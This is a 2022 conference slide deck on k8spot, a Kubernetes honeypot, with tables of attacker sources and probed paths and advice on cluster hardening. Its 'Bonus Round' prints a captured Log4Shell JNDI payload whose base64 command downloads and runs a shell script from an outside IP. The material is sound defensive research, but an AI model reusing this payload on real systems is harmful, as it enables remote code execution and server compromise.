Kates' Pot
Finding Attacks Against Kubernetes Deployments

Matthias Meidinger • 29.06.2022

Agenda

About

- Matthias Meidinger
- Software Engineer,
  Red Hat ACS
- Community Manager,
  StackRox
- Fun: Photography,
  Honeypots, Threat Hunting

Target Audience

- Kubernetes: Basics recommended
- Programming / Honeypots: No knowledge required

We're all standing on the shoulders of giants

Kubernetes

https://twitter.com/surajincloud/status/1467961773068328960

Kubernetes - Flavors

- Platform for containerized workloads
- Modern Kubernetes: Ecosystem
- Many offerings
  - Cloud
  - On Prem/Hybrid
  - Developer/Edge

Kubernetes - Parts

- A k8s Cluster consists of
  - Control Plane
    - **API-Server**
 - >=1 node (worker machine)
    - Runs workloads
    - **kubelet**

Kubernetes - Parts

- A k8s Cluster consists of
  - Control Plane
    - **API-Server**
  - >=1 node (worker machine)
    - Runs workloads
    - **kubelet**

HA Control Planes

The single Node
running workloads

www.evolo.eu

(Honey-)Pots

Pots - What?

„A honeypot is a (…) system intended to mimic

likely targets of cyberattacks"[1]

[1] https://us.norton.com/internetsecurity-iot-what-is-a-honeypot.html

Pots - What?

Can simulate a server...

This is a server!
(yes, really)
DO NOT CLOSE LID!!

Clients...

... or a client

Pots - What?

Interaction Type

- Low
  - Credential Logger
- Medium
  - (Some) Simulation
- High
  - Full System (MitM Proxy)

High

Medium

Low

Detail & Insight

Error Potential &
Attack Surface

HW Demand &
Complexity

Pots - k8spot

- Medium Interaction
- Written in Go
- Emulates Minikube & Kubelet
- Interacts w/ kubectl

- Collects
  - User Agents
  - API Calls
  - Container cmd exec & creation

Pots - Viz Data

Pots - Viz Data

Source ASN

Connection Source Top 10

Count ⇕	Source IP ⇕	Country ⇕	AS ⇕	AS Name ⇕
301	156.192.149.142	Egypt	8452	TE-AS
160	109.237.96.124	Russia	202306	Hostglobal.plus Inc
145	193.106.191.48	Russia		
130	95.182.120.164	Russia	202984	Chernyshov Aleksandr Aleksandrovich
54	45.9.20.101	Russia		
48	97.74.229.113	United States	26496	AS-26496-GO-DADDY-COM-LLC
45	95.182.123.66	Russia	202984	Chernyshov Aleksandr Aleksandrovich
44	47.103.39.1	China	37963	Hangzhou Alibaba Advertising Co.,Ltd.
35	20.93.117.194	Ireland	8075	MICROSOFT-CORP-MSN-AS-BLOCK
34	176.199.118.173	Germany	6830	Liberty Global B.V.

Top 10 URI Targets (dedup)

uri ⇕	count ⇕
/	252
/favicon.ico	36
/owa/auth/logon.aspx?url=https%3a%2f%2f1%2fecp%2f	28
/api/v1/endpoints	22
/actuator/health	17
/actuator/gateway/refresh	10
/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application	8
/owa/auth/x.js	7
/owa/auth/logon.aspx	6
/tmui/login.jsp	6

Top 10 not Implemented paths

path ⇕	count ⇕
/.env	42
/admin//config.php	39
/favicon.ico	39
/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application	27
/apis/rbac.authorization.k8s.io	25
/version	25
/owa/auth/logon.aspx?url=https%3a%2f%2f1%2fecp%2f	23
/owa/auth/x.js	23
/owa/auth/logon.aspx	22
/robots.txt	20

17

Data & Learnings

Data

- Analysis: Last 60 days
- Mostly data collection, r/o, occasional deletion
- Many Web exploits / OWA
- Crypto-Mining
- Botnets
- Few k8s-specific attacks
- No wide scale automated attacks (yet?)

Data…?

- Mimics Minikube, no prod k8s
- Small German hosters, not on AWS/Azure/GCP
- No juicy payloads, mimics bare Minikube
- Pots aren't changing
- k8s is complex, no low hanging fruits

k8s Learnings

- Kubernetes has a lot of specific surface
- Highly distributed, dynamic, and ephemeral
  - Hard to monitor by hand/humans
- Increased operational complexity
- Broader impact due to orchestration and automation

k8s Learnings

- System
    - Stay up to date (~ 3 releases / year)
    - Secure Cloud metadata access
    - CIS/NIST/MITRE

k8s Specifics

- Config
  - Enable RBAC
  - Close ports
  - Auditing
  - PodSecurity Admission Controller
    - Pod Security Policies

k8s Specifics

- Workloads
  - Network Policies & Admission Controllers
  - Sign & Scan images
  - Namespaces for boundaries
  - Separate sensitive workloads

Bonus Round

Fun things I found in the pots

Tomcat Bypass

{ [-]
    error:
    host: k8spot
    method: GET
    remote_ip: t('${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//200.150.202.54:1389/TomcatBypass/Command/Base64
/Y2QgL3RtcCB8fCBjZCAvdmFyL3J1biB8fCBjZCAvbW50IHx8IGNkIC9yb290IHx8IGNkIC87IHdnZXQgaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGN1cmwgLU8gaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGNobW9kIDc3NyA4VXNBLnNoOyBzaCA4VXNBLnNo}')
    status: 400
    time: 2022-06-16T08:55:16.957456237+02:00
    uri: /:443:undefined?id=
    user_agent: t('${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//200.150.202.54:1389/TomcatBypass/Command/Base64
/Y2QgL3RtcCB8fCBjZCAvdmFyL3J1biB8fCBjZCAvbW50IHx8IGNkIC9yb290IHx8IGNkIC87IHdnZXQgaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGN1cmwgLU8gaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGNobW9kIDc3NyA4VXNBLnNoOyBzaCA4VXNBLnNo}')
}

Visits by the big scaners

remote_ip: 198.235.24.144
status: 200
time: 2022-06-14T10:38:44.964899355+02:00
uri: /
user_agent: Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers' presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com

remote_ip: 35.176.165.163
status: 403
time: 2022-05-25T20:33:56.723935421+02:00
uri: /
user_agent: 'Cloud mapping experiment. Contact research@pdrlabs.net'

remote_ip: 162.142.125.222
status: 200
time: 2022-06-15T16:09:35.04155809+02:00
uri: /api/v1/endpoints
user_agent: Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)

src_ip: 45.129.56.200
status: 404
timestamp: 2021-11-24T19:50:10.208680
url: /
user_agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)

remote_ip: 104.206.128.70
status: 200
time: 2022-06-15T20:19:43.434842711+02:00
uri: /
user_agent: https://gdnplus.com:Gather Analyze Provide.

remote_ip: 92.118.160.33
status: 403
time: 2022-06-07T00:11:17.875710557+02:00
uri: /
user_agent: NetSystemsResearch studies the availability of various services across the internet. Our website is netsystemsresearch.com
}

ASN Distribution

other (127)

DIGITALOCEAN-ASN

OVH SAS
M247 Ltd
IP Volume inc
Guangdong Mobile Communication Co.Ltd.
DXTL Tseung Kwan O Service
CENSYS-ARIN-03
SOFTLAYER
AMAZON-AES
UCLOUD INFORMATION TECHNOLOGY (HK) LIMITED
ScaleUp Technologies GmbH & Co. KG
GOOGLE
Chinanet
SYNOPTEK
CENSYS-ARIN-01

MICROSOFT-CORP-MSN-AS-BLOCK
Linode, LLC
HURRICANE
PONYNET
AMAZON-02
CARINET

Minikube-Traffic

Count	Source IP	Country	AS	AS Name
301	156.192.149.142	Egypt	8452	TE-AS
281	109.237.96.124	Russia	202306	Hostglobal.plus Inc
200	141.94.241.64	France		
165	95.182.120.164	Russia	202984	Chernyshov Aleksandr Aleksandrovich
160	95.182.123.66	Russia	202984	Chernyshov Aleksandr Aleksandrovich
146	193.106.191.48	Russia		
115	23.99.229.118	United States	8075	MICROSOFT-CORP-MSN-AS-BLOCK
86	172.104.140.107	Germany	63949	Linode, LLC
85	97.74.229.113	United States	26496	AS-26496-GO-DADDY-COM-LLC
74	47.103.39.1	China	37963	Hangzhou Alibaba Advertising Co.,Ltd.

Kubelet - Traffic

Count	Source IP		AS	Country		AS Name
174	172.104.64.107		63949	Japan		Linode, LLC
100	142.93.18.229		14061	United States		DIGITALOCEAN-ASN
40	185.156.174.148		9009	Czechia		M247 Ltd
40	185.156.174.172		9009	Czechia		M247 Ltd
32	36.155.14.163		56046	China		China Mobile communications corporation
30	172.104.140.107		63949	Germany		Linode, LLC
30	45.33.65.249		63949	United States		Linode, LLC
30	91.90.44.31		50304	Norway		Blix Solutions AS
28	84.118.193.186		6830	Germany		Liberty Global B.V.
20	185.216.35.245		9009	Czechia		M247 Ltd

Key Takeaways

If you see something, say something

Native > 3rd Party

Thanks!
Questions?

https://github.com/Maddosaurus/k8spot

Additional Reading

- OWASP Security Cheat Sheet
  https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html
- Config Best Practices
  https://kubernetes.io/docs/concepts/configuration/overview/
- Securing a Cluster
  https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/
- 9 Security Best Practices
  https://www.cncf.io/blog/2019/01/14/9-kubernetes-security-best-practices-everyone-must-follow/
- Mitigating Kubernetes Attacks (CNCF Webinar)
  https://www.cncf.io/wp-content/uploads/2020/09/StackRox-CNCF-Mitigating-Kubernetes-Attacks-2.pdf
- General k8s documentation
  https://unofficial-kubernetes.readthedocs.io